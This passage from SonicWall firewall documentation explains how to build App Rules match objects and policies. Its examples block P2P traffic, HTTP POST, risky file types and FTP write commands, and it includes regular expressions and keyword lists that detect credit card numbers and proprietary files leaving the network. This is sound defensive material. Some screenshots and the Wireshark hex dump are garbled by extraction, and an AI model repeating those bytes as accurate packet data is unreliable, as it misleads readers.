```

respectively.

These can be written as two regular expressions within one match object or can be further compressed into one regular expression such as:

```
\D\d{3}((\d{4}){3}|(\d{12}))
```

You can also capture credit card numbers with digits separated by a '-' with the following regular expression:

```
\D\d{3}((\d{4}){3}|(-\d{4}){3}|(\d{12}))
```

The preceding '\D' should be included in all of these regular expressions.

Policy-Based Application Rules

The SonicWall application signature databases are part of the application control feature, allowing very granular control over policy configuration and actions relating to them. These signature databases are used to protect users from application vulnerabilities as well as worms, Trojans, peer-to-peer transfers, spyware and backdoor exploits. The extensible signature language used in the SonicWall Reassembly-Free Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities.

To create an App Rules policy, first create a match object of type Application List.

Example Match Object targeting an application shows a match object targeted at LimeWire and Kazaa Peer to Peer sharing applications.

Example Match Object targeting an application

The screenshot shows the 'Match Object Settings' interface. It includes the following fields and controls:

- Object Name:** Text input field containing 'Kazaa/Limewire P2P'.
- Match Object Type:** Dropdown menu set to 'Application List'.
- Application Category:** Dropdown menu set to 'APP-UPDATE (55)'.
- Application:** Dropdown menu set to 'APP-UPDATE 360Safe (437)'.
- List:** A scrollable list containing 'P2P LimeWire (59)' and 'P2P Kazaa (706)'. To the right of the list are four buttons: 'ADD', 'UPDATE', 'REMOVE', and 'REMOVE ALL'.

After creating an application-based match object, create a new App Rules policy of type App Control Content that uses the match object. **Example App Control policy for targeting Match Object** shows a policy that uses the newly created “Kazaa/LimeWire P2P” match object to drop all Napster and LimeWire traffic.

Example App Control policy for targeting Match Object

The screenshot shows the 'App Control Policy Settings' interface. It includes the following fields and controls:

- Policy Name:** Text input field containing 'Drop Kazaa/Limewire'.
- Policy Type:** Dropdown menu set to 'App Control Content'.
- Address:** Two dropdown menus for 'Source' and 'Destination', both set to 'Any'.
- Service:** Two dropdown menus for 'Included' and 'Excluded', both set to 'Any'.
- Exclusion Address:** Dropdown menu set to 'None'.
- Match Object:** Two dropdown menus for 'Included' and 'Excluded', with 'Included' set to 'Kazaa/Limewire P2P' and 'Excluded' set to 'None'.
- Action Object:** Dropdown menu set to 'Reset/Drop'.
- Users/Groups:** Two dropdown menus for 'Included' and 'Excluded', both set to 'All'.
- Schedule:** Dropdown menu set to 'Always on'.
- Enable flow reporting:** Checkbox, unchecked.
- Enable Logging:** Checkbox, checked.
- Log individual object content:** Checkbox, unchecked.
- Log using App Control message format:** Checkbox, checked.
- Log Redundancy Filter (seconds):** Checked checkbox for 'Use Global Settings' and a text input field set to '0'.
- Zone:** Dropdown menu set to 'Any'.

Logging Application Signature-Based Policies

As with other match object policy types, logging can be enabled on application content policies. By default, these logs are displayed in the standard format, showing the App Rules policy that triggered the alert/action; see [Standard logging](#). To obtain more detail about the log event, select the **Log using App Control message format** checkbox in the **Edit App Control Policy** dialog for that policy; see [App Control-formatted logging](#).

Standard logging

7	09/28/2010 20:04:25.336	Alert	Application Firewall	Application Firewall Alert: Policy: test, Action Type: Reset/Drop	192.168.168.123, 121.14.74.247, 1186, X0 (admin) 80, X1
---	----------------------------	-------	-------------------------	--	--

App Control-formatted logging

1	09/28/2010 20:02:35.768	Alert	Application Control	Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11	192.168.168.123, 121.14.74.247, 4885, X0 (admin) 443, X1
---	----------------------------	-------	------------------------	---	---

Compliance Enforcement

Many businesses and organizations need to ensure compliance with their policies regarding outbound file transfer. App Rules provides this functionality in HTTP, FTP, POP3, and SMTP contexts. This can help companies meet regulatory requirements such as HIPAA, SOX, and PCI.

When you configure the policy or policies for this purpose, you can select **Direction > Basic > Outgoing** to specifically apply your file transfer restrictions to outbound traffic. Or, you can select **Direction > Advanced** and then specify the exact zones between which to prevent file transfer. For example, you can specify LAN to WAN, LAN to DMZ, or any other zones that you have defined.

Server Protection

Servers are typically accessed by many untrusted clients. For best protection of these valuable resources, you should have multiple lines of defense. With App Rules on your gateway, you can configure policies to protect your servers. For example, you can create a policy that blocks all FTP **put** commands to prevent anyone from writing a file to a server (see [Blocking FTP Commands](#) on page 63). Even though the server itself may be configured as read-only, this adds a layer of security that is controlled by the firewall administrator. Your server will still be protected even if its configuration is changed by an error, a side-effect of a patch, or by someone with malicious intent. With App Rules, you can effectively control content upload for servers using HTTP, SMTP, POP3, and FTP.

An example of policies that affect servers might be a small ISP providing three levels of service to its customers, whose servers are sitting in its rack. At the gold level, a customer can host a Web server, Email server, and FTP server. At the silver level, a customer can host only a Web server and Email server. At the bronze level, the hosting package only allows a Web server. The ISP could use App Rules to enforce these restrictions, by creating a policy for each customer.

Hosted Email Environments

A hosted email environment is one in which email is available on a user's Internet Service Provider (ISP). Typically, POP3 is the protocol used for email transfer in this environment. Many small-business owners use this model, and would like to control email content as well as email attachments. Running App Rules on the gateway provides a solution for controlling POP3-based as well as SMTP-based email.

App Rules policies can also scan HTTP, which is useful for email hosted by sites such as Yahoo or Gmail. Note that when an attachment is blocked while using HTTP, App Rules does not provide the file name of the blocked file. You can also use App Rules to control FTP when accessing database servers.

If you want a dedicated SMTP solution, you can use SonicWall Email Security. Email Security is used by many larger businesses for controlling SMTP-based email, but it does not support POP3. For controlling multiple email protocols, App Rules provides an excellent solution.

Email Control

App Rules can be very effective for certain types of email control, especially when a blanket policy is desired. For example, you can prevent sending attachments of a given type, such as **.exe**, on a per-user basis, or for an entire domain. Because the file name extension is being matched in this case, changing the extension before sending the attachment will bypass filtering. Note that you can also prevent attachments in this way on your email server if you have one. If not, then App Rules provides the functionality.

You can create a match object that scans for file content matching strings, such as confidential, internal use only, and proprietary, to implement basic controls over the transfer of proprietary data.

You can also create a policy that prevents email to or from a specific domain or a specific user. You can use App Rules to limit email file size, but not to limit the number of attachments. App Rules can block files based on MIME type. It cannot block encrypted SSL or TLS traffic, nor can it block all encrypted files. To block encrypted email from a site that is using HTTPS, you can create a custom match object that matches the certificate sent before the HTTPS session begins. This is part of the SSL session before it gets encrypted. Then you would create a custom policy that blocks that certificate.

App Rules can scan email attachments that are text-based or are compressed to one level, but not encrypted. The following table lists file formats that App Rules can scan for keywords. Other formats should be tested before you use them in a policy.

File formats that can be scanned for keywords

File Type	Common Extension
C source code	c
C+ source code	cpp
Comma-separated values	csv
HQX archives	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
Portable Document Format	pdf
Rich Text Format	rft
SIT archives	sit
Text files	txt
WordPerfect	wpd

File formats that can be scanned for keywords

File Type	Common Extension
XML	xml
Tar archives (“tarballs”)	tar
ZIP archives	zip, gzip

Web Browser Control

You can also use App Rules to protect your Web servers from undesirable browsers. App Rules supplies match object types for Netscape, MSIE, Firefox, Safari, and Chrome. You can define a match object using one of these types, and reference it in a policy to block that browser.

You can also access browser version information by using an HTTP User Agent match object type. For example, older versions of various browsers can be susceptible to security problems. Using App Rules, you can create a policy that denies access by any problematic browser, such as Internet Explorer 9. You can also use negative matching to exclude all browsers except the one(s) you want. For example, you might want to allow Internet Explorer version 10 only, due to flaws in version 9, and because you haven’t tested version 11. To do this, you would use a network protocol analyzer such as Wireshark to determine the Web browser identifier for IEv6, which is “MSIE 10”. Then you could create a match object of type HTTP User Agent, with content “MSIE 10” and enable negative matching.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Enable Negative Matching:

Content:

List:

MSIE 10

ADD
UPDATE
REMOVE
REMOVE ALL
LOAD FROM FILE

You can use this match object in a policy to block browsers that are not MSIE 10. For information about using Wireshark to find a Web browser identifier, see [Wireshark](#) on page 42. For information about negative matching, see [About Negative Matching](#) on page 156.

Another example of a use case for controlling Web browser access is a small e-commerce site that is selling discounted goods that are salvaged from an overseas source. If the terms of their agreement with the supplier is that they cannot sell to citizens of the source nation, they could configure App Rules to block access by the in-country versions of the major Web browsers.

App Rules supports a pre-defined selection of well-known browsers, and you can add others as custom match objects. Browser blocking is based on the HTTP User Agent reported by the browser. Your custom match object must contain content specific enough to identify the browser without creating false positives. You can use Wireshark or another network protocol analyzer to obtain a unique signature for the desired browser.


HTTP Post Control

You can enhance the security of public facing read-only HTTP servers by disallowing the HTTP POST method.

To disallow the HTTP POST:


- 1 Use Notepad or another text editor to create a new document called **Post.htm** that contains this HTML code:

```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name: <input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```
- 2 Save the file to your desktop or a convenient location.
- 3 Open the Wireshark network analyzer and start a capture. For information about using Wireshark, see [Wireshark](#) on page 42.
- 4 In a browser, open the Post .htm file you just created.
- 5 Enter your name.
- 6 Click **Submit**. Stop the capture.
- 7 Use the Wireshark **Edit > Find Packet** function to search for the string POST.



Wireshark jumps to the first frame that contains the requested data. You should see something like [Wireshark display](#). This indicates that the HTTP POST method is transmitted immediately after the TCP header information and comprises the first four bytes (504f5354) of the TCP payload (HTTP application layer). You can use that information to create a custom match object that detects the HTTP POST method.

Wireshark display



- 8 In the SonicOS management interface **MANAGE** view, navigate to **Policies | Objects > Match Objects**.
- 9 Click **Add** and select **Match Object**.

10 Create a match object like this:

The screenshot shows the 'Match Object Settings' configuration window. It includes the following fields and controls:

- Object Name:** Custom Object - HTTP Post
- Match Object Type:** Custom Object
- Enable Settings:** (checked)
- Offset:** 1
- Depth:** 4
- Payload Size:** Min 1, Max 1500
- Match Type:** Exact Match
- Input Representation:** Alphanumeric, Hexadecimal
- Content:** 504F5354
- List:** A list containing the entry 504F5354, which is currently selected.
- Buttons:** ADD, UPDATE, REMOVE, REMOVE ALL, and LOAD FROM FILE.

In this particular match object you would use the **Enable Settings** feature to create an object that matches a specific part of the payload. The **Offset** field specifies which byte in the payload to begin matching and helps to minimize false positives by making the match more specific. The **Depth** field specifies at what byte to stop matching. The **Min** and **Max** fields allow you to specify a minimum and maximum payload size.

11 In the **MANAGE** view, navigate to **Policies | Rules > App Rules**.

12 Click **Add**.

13 Create a policy like this:

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

14 To test, use a browser to open the `Post.htm` file you created earlier.

15 Type in your name.

16 Click **Submit**. The connection should be dropped this time, and you should see an alert in the log similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL- GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

Forbidden File Type Control

You can use App Rules to prevent risky or forbidden file types (for example, `exe`, `vbs`, `scr`, `dll`, `avi`, `mov`) from being uploaded or downloaded.

To prevent risky or forbidden file types from being uploaded or downloaded:

- 1 In the **MANAGE** view, navigate to **Objects > Match Objects**.
- 2 Click **Add** and select **Match Object**.
- 3 Create an object like this one:

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

- .exe
- .vbs
- .scz**

Buttons: ADD, UPDATE, REMOVE, REMOVE ALL, LOAD FROM FILE

- 4 Navigate to **Objects > Action Objects**.
- 5 Click **Add**.
- 6 Create an action like this one.

Action Object Settings

Action Name:

Action:

Content:

Color:

PREVIEW

To create a policy that uses this object and action:

- 1 Navigate to **Rules > App Rules**.
- 2 Click **Add**.
- 3 Create a policy like this one:

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Included: Excluded:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

- 4 To test this policy, you can open a Web browser and try to download any of the file types specified in the match object (`exe`, `vbs`, `scr`). Here are a few URLs that you can try:

`http://download.skype.com/SkypeSetup.exe`

`http://us.dll.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe`

`http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE`

You will see an alert similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type), Action Type: HTTP Block Page	192.168.10.10, 58268, X0, DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX Control

One of the most useful capabilities of App Rules is the ability to distinguish between different types of ActiveX or Flash network traffic. This allows you to block games while permitting Windows updates. Prior to App Rules, you could configure SonicOS to block ActiveX with **Security Services > Content Filter**, but this blocked all ActiveX controls, including your software updates.

App Rules achieves this distinction by scanning for the value of `classid` in the HTML source. Each type of ActiveX has its own class ID, and the class ID can change for different versions of the same application.

Some ActiveX types and their classid's are shown in [ActiveX types and classids](#).

ActiveX types and classids

ActiveX Type	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Macromedia Flash v6, v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Macromedia Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDA03-8BE4-11cf-B84B-0020AFBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

[ActiveX Match Object](#) shows an ActiveX type match object that is using the Macromedia Shockwave class ID. You can create a policy that uses this match object to block online games or other Shockwave-based content.

ActiveX Match Object

Match Object Settings

Object Name:

Match Object Type:

Match Type:


Input Representation: Alphanumeric Hexadecimal

Content:

List:

You can look up the class ID for these Active X controls on the Internet, or you can view the source in your browser to find it. For example, [Example of source file with class ID](#) shows a source file with the class ID for Macromedia Shockwave or Flash.

Example of source file with class ID



```
www.sonicwall[1] - Notepad
File Edit Format View Help
</table>
<div align="center"></div></td>
<td width="5"></td>
<td><TABLE WIDTH=577 BORDER=0 CELLPADDING=0 CELLSPACING=0>
  <tr>
    <td width="398" height="214" valign="top">
      <a href="/products/ssl-vpn/index.html" target="_blank"> </a>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0
,29,0" width="398" height="220">
      <param name="movie" value="gfx/home/corphome.swf">
      <param name="quality" value="high">
      <embed src="gfx/home/corphome.swf" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer"
type="application/x-shockwave-flash" width="398" height="220"></embed>
      </object>
    </td>
    <td width="11" valign="top">&nbsp;</td>
    <td width="168" align="right" valign="top">
      <table width="168" border="0" cellpadding="0">
        <tr>
```

FTP Control

App Rules provides control over the FTP control channel and FTP uploads and downloads with the FTP Command and File Content match object types. Using these, you can regulate FTP usage very effectively. The following two use cases are described in this section:


- [Blocking Outbound Proprietary Files Over FTP](#) on page 60
- [Blocking Outbound UTF-8 / UTF-16 Encoded Files](#) on page 61
- [Blocking FTP Commands](#) on page 63

Blocking Outbound Proprietary Files Over FTP

For example, to block outbound file transfers of proprietary files over FTP, you can create a policy based on keywords or patterns inside the files.

To block outbound proprietary files:

- 1 Create a match object of type **File Content** that matches on keywords in files.



The screenshot shows the 'Match Object Settings' interface. It includes the following fields and controls:

- Object Name:** Text input field containing 'Proprietary files'.
- Match Object Type:** Dropdown menu set to 'File Content'.
- Match Type:** Dropdown menu set to 'Partial Match'.
- Input Representation:** Radio buttons for 'Alphanumeric' (selected) and 'Hexadecimal'.
- Content:** Text input field containing 'proprietary', with an 'ADD' button to its right.
- List:** A list box containing 'confidential' and 'proprietary', with 'proprietary' selected. To the right of the list are buttons for 'UPDATE', 'REMOVE', 'REMOVE ALL', and 'LOAD FROM FILE'.

Optionally, you can create a customized FTP notification action that sends a message to the client.

- 2 Create a policy that references this match object and action. If you prefer to simply block the file transfer and reset the connection, you can select the **Reset/Drop** action when you create the policy.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Blocking Outbound UTF-8 / UTF-16 Encoded Files

Native Unicode UTF-8 and UTF-16 support by App Rules allows encoded multi-byte characters, such as Chinese or Japanese characters, to be entered as match object content keywords using the alphanumeric input type. App Rules supports keyword matching of UTF-8 encoded content typically found in Web pages and email applications, and UTF-16 encoded content typically found in Windows OS / Microsoft Office based documents.

Blocking outbound file transfers of proprietary Unicode files over FTP is handled in the same way as blocking other confidential file transfers:

- 1 Create a match object that matches on UTF-8 or UTF-16 encoded keywords in files.
- 2 Create a policy that references the match object and blocks transfer of matching files.

The example shown below uses a match object type of File Content with a UTF-16 encoded Chinese keyword that translates as “confidential document.”

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

- 3 Create a policy that references the match object, as shown below. This policy blocks the file transfer and resets the connection. **Enable Logging** is selected so that any attempt to transfer a file containing the UTF-16 encoded keyword is logged.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

A log entry is generated after a connection Reset/Drop. An example of a log entry is shown below, including the Message stating that it is an Application Control Alert, displaying the Policy name and the **Action Type** of **Reset/Drop**.

3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1
---	----------------------------	-------	-------------------------	---	----------------------------	---------------------

Blocking FTP Commands

You can use App Rules to ensure that your FTP server is read-only by blocking commands such as **put**, **mput**, **rename_to**, **rename_from**, **rmdir**, and **mkdir**. This use case shows a match object containing only the **put** command, but you could include all of these commands in the same match object.

To block FTP commands:

- 1 Create a match object that matches on the **put** command. Because the **mput** command is a variation of the **put** command, a match object that matches on the **put** command will also match on the **mput** command.

Match Object Settings

Object Name:

Match Object Type:

Command:

List:

PUT

- 2 Optionally, you can create a customized FTP notification action that sends a message to the client; for example:

Action Object Settings

Action Name:

Action:

Content:

- 3 Create a policy that references this match object and action. If you prefer to simply block the **put** command and reset the connection, you can select the **Reset/Drop** action when you create the policy.

App Control Policy Settings

Policy Name:

Policy Type:

Address: Source: Destination:

Service:

Exclusion Address:

Match Object:

Action Object:

Users/Groups: Included: Excluded:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Bandwidth Management

You can use application layer bandwidth management to control the amount of network bandwidth that can be used to transfer certain file types. This allows you to discourage non-productive traffic and encourage productive traffic on your network.

For example, you can limit the bandwidth used to download MP3 files over FTP to no more than 400 kilobits per second (kbps). Whether one user or 100 users are downloading MP3 files, this policy will limit their aggregate bandwidth to 400 kbps.

For information on configuring bandwidth management, see **Firewall Settings > Bandwidth Management** in the *SonicOS Security Configuration* technical documentation.

Bypass DPI

You can use the Bypass DPI action to increase performance over the network if you know that the content being accessed is safe. For example, this might be the case if your company has a corporate video that you want to stream to company employees over HTTP by having them access a URL on a Web server. As you know the content is safe, you can create an App Rules policy that applies the Bypass DPI action to every access of this video. This ensures the fastest streaming speeds and the best viewing quality for employees accessing the video.

Only two steps are needed to create the policy:

- 1 Define a match object for the corporate video using a match object type of **HTTP URI Content**:

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

TIP: The leading slash (/) of the URL should always be included for **Exact Match** and **Prefix Match** types for URI Content match objects. You do not need to include the host header, such as `www . company . com`, in the **Content** field.

- 2 Create a policy that uses the Corporate Video match object, and also uses the Bypass DPI action:

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Included: Excluded:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Custom Signature

You can create a custom match object that matches any part of a packet if you want to control traffic that does not have a predefined object type in App Rules. This allows you to create a custom signature for any network protocol.

For instance, you can create a custom signature to match **HTTP GET** request packets. You might use this if you want to prevent Web browsing from your local area network.

To determine a unique identifier for a **HTTP GET** packet, you can use the Wireshark network protocol analyzer to view the packet header. For more information about using Wireshark, see [Wireshark](#) on page 42. In Wireshark, capture some packets that include the traffic you are interested in. In this case, you want to capture a **HTTP GET** request packet. You can use any Web browser to generate the **HTTP GET** request. [HTTP GET request packet in Wireshark](#) shows a **HTTP GET** request packet displayed by Wireshark.

HTTP GET request packet in Wireshark

The screenshot shows the Wireshark interface with the following details:

- Packet List:**

No.	Time	Source	Destination	Protocol	Info
38	4.214921	Cisco_98:84:5d	Spanning-tree-(TOR	STP	Cont. Root = 32/68/00:04:12:72:cbl:43 Cost = 23
39	4.233984	10.50.16.222	10.50.128.52	DNS	Standard query A www.northstarattahoe.com
40	4.351109	10.50.128.52	10.50.16.222	DNS	Standard query response A 206.112.115.10
41	4.352382	10.50.16.222	206.112.115.10	TCP	3162 > http [SYN] Seq=0 Len=0 MSS=1460
42	4.352716	10.50.193.31	10.50.16.222	UDP	Source port: 59152 Destination port: 59152
43	4.363919	10.50.16.222	10.50.193.31	UDP	Source port: 59152 Destination port: 59153
44	4.369038	206.112.115.10	10.50.16.222	TCP	http > 3162 [SYN, ACK] Seq=0 Ack=1 win=16384 Le
45	4.369075	10.50.16.222	206.112.115.10	TCP	3162 > http [ACK] Seq=1 Ack=1 win=65535 [TCP CH
46	4.369685	10.50.16.222	206.112.115.10	HTTP	GET / HTTP/1.1
47	4.449683	Cisco_74:6b:14	Broadcast	ARP	who has 10.50.16.54? Tell 10.50.16.3
48	4.456112	206.112.115.10	10.50.16.222	TCP	[TCP segment of a reassembled PDU]
49	4.458512	206.112.115.10	10.50.16.222	TCP	[TCP segment of a reassembled PDU]
50	4.458551	10.50.16.222	206.112.115.10	TCP	3162 > http [ACK] Seq=414 Ack=1747 win=65535 [T
51	4.461005	206.112.115.10	10.50.16.222	HTTP	Continuation of non-HTTP traffic
- Packet Details:**
 - Frame 46 (467 bytes on wire, 467 bytes captured)
 - Ethernet II, Src: Foxconn_2a:6d:7e (00:15:58:2a:6d:7e), Dst: All-MSRP-routers_00 (00:00:0c:07:ac:00)
 - Internet Protocol, Src: 10.50.16.222 (10.50.16.222), Dst: 206.112.115.10 (206.112.115.10)
 - Transmission Control Protocol, Src Port: 3162 (3162), Dst Port: http (80), Seq: 1, Ack: 1, Len: 413
 - Hypertext Transfer Protocol
 - GET / HTTP/1.1\r\n
 - Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms
 - Accept-Language: en-us\r\n
 - UA-CPU: x86\r\n
 - Accept-Encoding: gzip, deflate\r\n
 - User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; InfoPath.1; .NET CLR 2.0.50727)\r\n
 - Host: www.northstarattahoe.com\r\n
 - Connection: Keep-Alive\r\n
 - \r\n
- Packet Bytes:**

```

0000  00 00 0c 07 ac 00 00 15 58 2a 6d 7e 08 00 45 00  ....X*m...E.
0010  01 c5 02 0f 40 00 80 06 9a 99 0a 32 10 de ce 70  ...@... ..2..p
0020  73 0a 0c 5a 00 50 e7 99 a7 05 6d 24 af 22 50 18  s..Z.P...m$.P.
0030  ff ff 5e 42 00 00 47 45 34 20 2f 20 48 54 54 50  ..AB..GET/HTTP
0040  2f 2f 1.1\r\n 63 65 70 74 3a 20 69 6d 2f 2f 1.1  Ac ce pt: im
0050  61 67 65 2f 67 69 66 2c 20 69 6d 61 67 65 2f 78  age/gif, image/x
0060  2d 78 62 69 74 6d 61 70 2c 20 69 6d 61 67 65 2f  -xbitmap, image/
0070  6a 70 65 67 2c 20 69 6d 61 67 65 2f 70 6a 70 65  jpeg, image/pjpe
0080  67 2c 70 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78  n 3210 de ce 70

```

To create a custom signature for a network protocol:

- 1 In the top pane of Wireshark, scroll down to find the **HTTP GET** packet
- 2 Click on that line.
The packet is displayed in the two lower panes. For a SYN packet, the center pane provides a human-readable interpretation of the packet header, and the actual header bytes are displayed in hexadecimal in the lower pane.
- 3 In the center pane, expand the Hypertext Transfer Protocol section to see the packet payload.
- 4 Find the identifier that you want to reference in App Rules. In this case, the identifier is the **GET** command in the first three bytes.
